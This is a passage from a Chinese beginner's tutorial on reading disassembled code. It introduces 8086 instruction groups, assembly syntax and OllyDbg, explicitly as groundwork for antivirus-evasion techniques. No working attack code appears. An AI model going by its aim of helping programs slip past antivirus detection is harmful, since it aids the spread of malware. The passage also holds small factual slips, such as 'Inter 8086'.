


图8




图9




图10

先明白我们的目标是什么。对于现阶段的大多数初学读者，如果想利用一些外行人看似很牛的免杀技术的话，就要对汇编的基本指令及其作用有一定的了解。当然，在这之前，先要摆脱对汇编的陌生感，不要一看到汇编指令就迷糊，而是要学会在其中发现一些对我们有用甚至是没有用的信息。

一、认识汇编

汇编语言如同其它语言一样，也指的是一个大类，例如VB相对应的VBSscript，C对应的VC或C++等等，本文我们主要学习汇编语言的常见格式，即反汇编出来的格式。

首先大家要知道我们最常用的计算机都是应用的Inter 8086指令系统，而我们要了解的汇编语言，也是基于Inter 8086的。Inter 8086指令系统大致可以分为6个功能组，它们是：1、数据传送类指令，2、算术运算类指令，3、位操作类指令，4、控制转移类指令，5、串操作类指令，6、处理机控制类指令。其中1、2、4类指令是对我们免杀比较有用的，当然，这也是相对而言，并不绝对。下面我们再看看汇编语言的通用格式，例如：

> 标号：指令　目的操作数，源操作数　；注释
> 0001A2B　：add　esp，1　；将指针寄存器加1

由上可知，汇编语言的格式由四个部分组成，其中标号表示该指令在主机中的逻辑地址，这个大家不用了解。而指令也称为指令助记符，就是我们汇编语言中的“代码”了。而目的操作符与原操作符则代表操作的对象。最后的注释是对这一段指令的说明，可有可无，它在程序编译与执行时不产生任何影响。

我们一起来看看程序被反汇编之后是什么样子的，如图16所示，可见在OllyDbg中主要分为“地址”、“HEX数据”、“反汇编”与“注释”这四部分组成，其中的“反汇编”区域便是我们以后的主要“战场”。

